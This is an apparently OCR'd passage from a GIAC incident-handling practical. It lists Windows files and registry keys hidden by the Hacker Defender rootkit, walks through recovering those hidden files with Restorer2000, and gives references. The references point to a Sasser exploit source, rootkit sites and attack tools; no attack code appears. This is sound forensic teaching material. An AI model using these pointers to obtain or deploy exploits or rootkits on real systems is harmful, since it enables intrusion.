HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_R_SERVER 5/9/2004 3:20 PM 0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Enum\Root\LEGACY_R_SERVER 5/9/2004 3:20 PM 0 bytes  Hidden from Windows API.
C:\WINNT\system32\os2\dll\dllhost.exe      5/10/2004 4:56 AM1.84 MB  Hidden from Windows API.
C:\WINNT\addins\kernel.sys        5/10/2004 4:57 AM68.50 KB Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\WMI32    5/10/2004 4:57 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\WMI32    5/10/2004 4:57 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Control\SafeBoot\Minimal\WMI32    5/10/2004 4:57 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Control\SafeBoot\Network\WMI32    5/10/2004 4:57 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\WMI32   5/10/2004 4:57 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\WMI32   5/10/2004 4:57 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_WMI32    5/10/2004 4:57 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Enum\Root\LEGACY_WMI32    5/10/2004 4:57 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HOOKKERNELDRV    5/10/2004 4:58 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\HookKernelDrv    5/10/2004 4:58 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Enum\Root\LEGACY_HOOKKERNELDRV    5/10/2004 4:58 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\HookKernelDrv    5/10/2004 4:58 AM0 bytes  Hidden from Windows API.
C:\WINNT\system32\config\Event.dll 5/10/2004 6:28 AM3.50 KB  Hidden from Windows API.
C:\WINNT\system32\config\libeay32.dll      5/10/2004 6:28 AM668.00 KB        Hidden from Windows API.
C:\WINNT\system32\config\MKSax.ocx 5/10/2004 6:28 AM624.05 KB        Hidden from Windows API.
C:\WINNT\system32\config\net.dll  5/10/2004 6:28 AM1 bytes  Hidden from Windows API.
C:\WINNT\system32\config\netcfg.exe        5/10/2004 6:28 AM36.06 KB Hidden from Windows API.
C:\WINNT\system32\config\nethlp.dll        5/10/2004 6:28 AM40.06 KB Hidden from Windows API.
C:\WINNT\system32\config\netui.dll 5/10/2004 6:28 AM60.06 KB Hidden from Windows API.
C:\WINNT\system32\config\ntwrap.dll        5/10/2004 6:28 AM44.05 KB Hidden from Windows API.
C:\WINNT\system32\config\res.dll  5/10/2004 6:28 AM2.10 MB  Hidden from Windows API.
C:\WINNT\system32\config\ssleay32.dll      5/10/2004 6:28 AM144.00 KB        Hidden from Windows API.
C:\WINNT\system32\config\subinacl.exe      5/10/2004 6:28 AM51.00 KB Hidden from Windows API.
C:\WINNT\system32\config\UI.dll   5/10/2004 6:28 AM1.39 MB  Hidden from Windows API.
C:\WINNT\system32\config\wmbridge.dll      5/10/2004 6:28 AM36.99 KB Hidden from Windows API.
HKLM\SOFTWARE\Microsoft\sensor\Dormant\License.gsx.2.0-00   5/10/2004 6:36 AM0 bytes  Hidden from Windows API.
HKLM\SOFTWARE\Microsoft\sensor\Server\License.gsx.2.0-00    5/10/2004 6:36 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\vmx86   5/10/2004 6:36 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\vmx86   5/10/2004 6:36 AM0 bytes  Hidden from Windows API.
C:\WINNT\system32\config\nuxserv.bat       5/10/2004 8:09 AM319 bytes        Hidden from Windows API.
C:\WINNT\addins\kernel.drv        5/10/2004 8:10 AM1.35 KB  Hidden from Windows API.
C:\WINNT\system32\config\svchosts.exe      5/10/2004 8:11 AM1.19 MB  Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\r_server        5/10/2004 8:26 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\r_server        5/10/2004 8:26 AM0 bytes  Hidden from Windows API.
HKLM\SOFTWARE\Classes\TypeLib\{1EA4DBF0-3C3B-11CF-810C-00AA00389B71}\1.1\0\win32      5/10/2004 8:27 AM0 bytes
        Hidden from Windows API.
C:\WINNT\system32\wmbridge.dll    5/10/2004 8:34 AM36.99 KB Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\VMnet   5/10/2004 8:34 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\VMnet   5/10/2004 8:34 AM0 bytes  Hidden from Windows API.
HKLM\SOFTWARE\Classes\TypeLib\{16A76DDB-46C2-4AB4-9A74-755B80DDEB4E}\1.0\0\win32      5/10/2004 8:34 AM0 bytes
        Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_VMX86    5/10/2004 8:36 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Enum\Root\LEGACY_VMX86    5/10/2004 8:36 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\Eventlog\Application\VMware Gsx Server    5/10/2004 8:36 AM0 bytes  Hidden
from Windows API.
HKLM\SYSTEM\ControlSet002\Services\Eventlog\Application\VMware Gsx Server    5/10/2004 8:36 AM0 bytes  Hidden
from Windows API.
HKLM\SYSTEM\ControlSet001\Services\Eventlog\System\VMnet    5/10/2004 8:36 AM0 bytes  Hidden from Windows API.
HKLM\SYSTEM\ControlSet002\Services\Eventlog\System\VMnet    5/10/2004 8:36 AM0 bytes  Hidden from Windows API.
C:\WINNT\system32\inetsrv\wmbridge.dll     5/10/2004 8:36 AM36.99 KB Hidden from Windows API.
C:\WINNT\system32\inetsrv\Event.dll        5/10/2004 8:36 AM3.50 KB  Hidden from Windows API.
HKLM\SOFTWARE\Classes\TypeLib\{3050F1C5-98B5-11CF-BB82-00AA00BDCE0B}\4.0\0\win32      5/24/2004 11:47 AM
        0 bytes  Hidden from Windows API.
HKLM\SOFTWARE\Classes\TypeLib\{2AFF1CCF-28F4-48B5-8F3C-B4C310F0881C}\1.0\0\win32      6/2/2004 12:23 PM0 bytes
        Hidden from Windows API.
HKLM\SOFTWARE\Classes\TypeLib\{A97BBEA0-2D4C-11D3-B244-444553540000}\1.0\0\win32      6/2/2004 12:24 PM0 bytes
        Hidden from Windows API.
HKLM\SOFTWARE\Classes\TypeLib\{CFCDAA00-8BE4-11CF-B84B-0020AFBBCCFA}\1.0\0\win32      6/2/2004 12:24 PM0 bytes
        Hidden from Windows API.
D:\System Volume Information\nuxhdstuff.tmp        3/10/2005 10:29 PM        1.75 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-02.tmp     3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-03.tmp     3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
```


```
D:\System Volume Information\nuxhdstuff-04.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-05.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-06.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-07.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-08.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-09.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-10.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-11.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-12.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-13.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-14.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-15.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-16.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-17.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-18.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-19.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-20.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-21.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-22.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-23.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-24.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-25.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-26.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-27.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-28.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-29.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-30.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-31.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-32.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-33.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-34.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-35.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-36.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-37.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-38.tmp      3/10/2005 10:29 PM        1.97 GB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-39.tmp      3/10/2005 10:29 PM        117.16 MB        Hidden from
Windows API.
D:\System Volume Information\nuxhdstuff-40.tmp      3/10/2005 10:29 PM        1.10 MB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-41.tmp      3/10/2005 10:29 PM        1.03 MB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-42.tmp      3/10/2005 10:29 PM        1.03 MB  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff-43.tmp      3/10/2005 10:29 PM        530.50 KB        Hidden from
Windows API.
D:\System Volume Information\netconf.tmp   3/10/2005 10:29 PM        1.95 MB  Hidden from Windows API.
D:\System Volume Information\INDEX.000     3/10/2005 10:29 PM        550.49 MB        Hidden from Windows API.
D:\System Volume Information\INDEX-02.000  3/10/2005 10:29 PM        213.29 MB        Hidden from Windows API.
D:\System Volume Information\INDEX-03.000  3/10/2005 10:29 PM        2.50 KB  Hidden from Windows API.
D:\System Volume Information\INDEX.000.lck 3/14/2005 10:05 AM        0 bytes  Hidden from Windows API.
D:\System Volume Information\netconf.tmp.lck       3/14/2005 10:05 AM        0 bytes  Hidden from Windows API.
D:\System Volume Information\nuxhdstuff.tmp.lck    3/14/2005 10:05 AM        0 bytes  Hidden from Windows API.
D:\System Volume Information\index.vmx     3/14/2005 10:05 AM        1.10 KB  Hidden from Windows API.
D:\System Volume Information\INDEX.vmx.bak 3/14/2005 10:05 AM        1.10 KB  Hidden from Windows API.
C:\WINNT\addins\hkrnldrv.sys     3/14/2005 10:09 AM        3.25 KB  Hidden from Windows API.
D:\System Volume Information\nvram3/14/2005 10:31 AM        8.46 KB  Hidden from Windows API.
D:\System Volume Information\perf.dll      3/14/2005 10:41 AM        294.96 KB        Hidden from Windows API.
```

**Restorer2000 Professional.** Restorer2000 Professional was also able to display many of the hidden files. Below are some screenshots of the process.


The first screenshot below shows what Windows Explorer lists as present in "D:\System Volume Information" on the compromised machine.





The following screenshot shows Restorer2000 scanning the D: drive. (This step can take some time for large drives and partitions.)




After Restorer2000 scans the drive, it creates a list of the entries it finds. These entries are for files and directories that are currently accessible on the hard drive and for files and directories that have been damaged or deleted.




The above screenshot shows Restorer2000 as it creates a listing of entries found on the drive.



The previous screenshot shows the entries that Restorer2000 finds in the “D:\System Volume Information” directory. The VMware virtual machine files hidden by the Hacker Defender rootkit are listed. (Entries marked with a red “X” may be damaged or deleted files which may or may not be fully recoverable.) Restorer2000 can be used to access and save the hidden files to another disk drive (while the system is running) if needed.

# References and Resources

***Part One: The Attack Process***

http://ee.lbl.gov/ (Information and download location for “arpwatch”)

http://www.google.com (Internet search tool; can be used for reconnaissance)

J. Long, Google Hacking for Penetration Testers, Syngress, December 2004

eEye Digital Security, “ANALYSIS: Sasser Worm,” May 1, 2004, http://www.eeye.com/html/research/advisories/AD20040501.html

Internet Security Systems, “Microsoft LSASS Sasser Worm Propagation,” May 1, 2004, http://xforce.iss.net/xforce/alerts/id/172

Mark Russinovich, “PsInfo,” August 2004, http://www.sysinternals.com/ntw2k/freeware/psinfo.shtml

http://www.networkdls.com/ (download location for “SystemInfo”)

Michael Socher, “W32.Sasser.B Incident,” GIAC Practical, August 2004, http://www.giac.org/certified_professionals/practicals/gcih/0634.php

http://www.securityfocus.com/tools/137 (download location for “netcat”; link did not appear to be valid on June 20, 2005; try using http://www.archive.org or alternate download link http://www.securityfocus.com/data/tools/nc110.tgz)

http://www.metasploit.com/ (The Metaploit Project homepage)

mandragore, “sasser v[a-e] exploit (of its ftpd server),” May 10, 2004, http://packetstormsecurity.org/0405-exploits/sasserftpd.c

http://www.famatech.com/ (“Remote Administrator” homepage)

http://www.serv-u.com/ (“Serv-U” FTP server homepage)

VMware Inc., “VMware GSX Server 3.1 Administration and Virtual Machine Guide (HTML),” June 2004, http://www.vmware.com/support/gsx3/doc/index.html

http://www.slackware.com/ (Slackware Linux homepage)

Marco Schmidt, “RAR archive file format,” May 2005, http://www.geocities.com/marcoschmidt.geo/rar-archive-file-format.html

http://www.winrar-rog.com/ (WinRAR homepage)

http://en.wikipedia.org/wiki/SSH (description of SSH)

Holy_Father, "Hacker Defender," January 2004, http://hxdef.net.ru/ or http://hxdef.xtremescripter.de/

http://www.rootkit.com (resource for rootkits)

http://www.sysinternals.com/Utilities/RootkitRevealer.html (download location for "RootkitRevealer")

Microsofts Knowledge Base Article # 309531, "How to gain access to the System Volume Information folder," http://support.microsoft.com/kb/309531

http://www.ioftpd.com/kb/view.php?kbid=74 (example of using "hiderun.exe" tool)

***Part Two: The Incident Handling Process***

Fyodor, "Nmap," http://www.insecure.org/nmap/

http://www.securityfocus.com/tools/142 (brief description of "arpwatch"; link did not appear to be valid on June 20, 2005; try accessing via http://www.archive.org)

http://www-nrg.ee.lbl.gov/ (download location for "arpwatch")

http://www.openbsd.org/ (OpenBSD homepage)

Tan Koon Yaw, "Windows Responder's Guide," GIAC Practical, 2003, http://www.giac.org/certified_professionals/practicals/gsec/2973.php

George Garner, "Forensic Acquisition Utilities," revised August 2004, http://users.erols.com/gmgarner/forensics/

http://en.wikipedia.org/wiki/MAC_address (description of MAC address)

http://en.wikipedia.org/wiki/IP_address (description of IP address)

H. Gilbert, "Introduction to TCP/IP," February 1995, http://pclt.cis.yale.edu/pclt/COMM/TCPIP.HTM

http://en.wikipedia.org/wiki/Address_Resolution_Protocol (description of ARP)

http://standards.ieee.org/regauth/oui/oui.txt (list of vendors and assigned MAC addresses)

http://www.vmware.com/ (VMware homepage)

K. Egevang and P. Francis, "The IP Network Address Translator (NAT)," RFC 1631, May 1994, http://www.ietf.org/rfc/rfc1631.txt

Y. Rekhter, B. Moskowitz, D. Karrenberg and G. de Groot, "Address Allocation for Private Internets," RFC 1597, March 1994, http://www.ietf.org/rfc/rfc1597.txt

http://www.nessus.org/ (Nessus homepage)

eEye Digital Security, "ANALYSIS: Sasser Worm," May 1, 2004, http://www.eeye.com/html/research/advisories/AD20040501.html

Dan Farmer and Wietse Venema, "The Coroner's Toolkit (TCT)," http://www.porcupine.org/forensics/tct.html

Clarke L. Jeffris, "The Coroners Toolkit—In Depth," GIAC Practical, 2002 http://www.sans.org/rr/whitepapers/incident/651.php

http://www.sans.org/rr/ (SANS' InfoSec Reading Room)

http://www.foundstone.com/resources/proddesc/forensic-toolkit.htm (download location for Foundstone, Inc.'s "Forensic Toolkit")

http://www.foundstone.com/knowledge/proddesc/fport.html (download location for Foundstone, Inc.'s "fport" tool)

http://en.wikipedia.org/wiki/Network_Time_Protocol (description of SNTP)

http://www.pcworld.com/downloads/file_description/0,fid,3491,00.asp (download location for "PowerDesk v5.0")

http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=125008 (McAfee profile of "w32/sasser.worm.b")

http://www.bitmart.net/r2k.shtml ("Restorer2000" main webpage)

http://www.foundstone.com/resources/proddesc/dsscan.htm (download location for Foundstone, Inc.'s "DSScan" tool)

http://www.eeye.com/html/resources/downloads/audits/index.html (download page for eEye Digital Security's "Retina Sasser Worm Scanner"; registration required)

http://labrea.sourceforge.net/labrea-info.html (information page for "Labrea tarpit")

http://www.knopper.net/knoppix/index-en.html (Knoppix homepage)

http://www.e-fense.com/helix/ (main web page for Helix live CD)

http://www.knoppix-std.org/ (Knoppix-STD homepage)

http://en.wikipedia.org/wiki/Gigabyte (definitions of the gigabyte and the "GB" symbol)

http://vil.nai.com/vil/stinger/ (download location for McAfee's "Stinger" virus removal tool)

NIST, "Guidance for Securing Microsoft Windows XP Systems for IT Professionals: A NIST Security Configuration Checklist," 2004, http://csrc.nist.gov/itsec/guidance_WinXP.html

http://www.securityfocus.com/archive/1 (archive for BUGTRAQ mailing list)

http://isc.sans.org/ (SANS' Internet Storm Center)

## ***Appendix B: Exploring the virtual machine***

Openwall Project, "John the Ripper password cracker," http://www.openwall.com/john/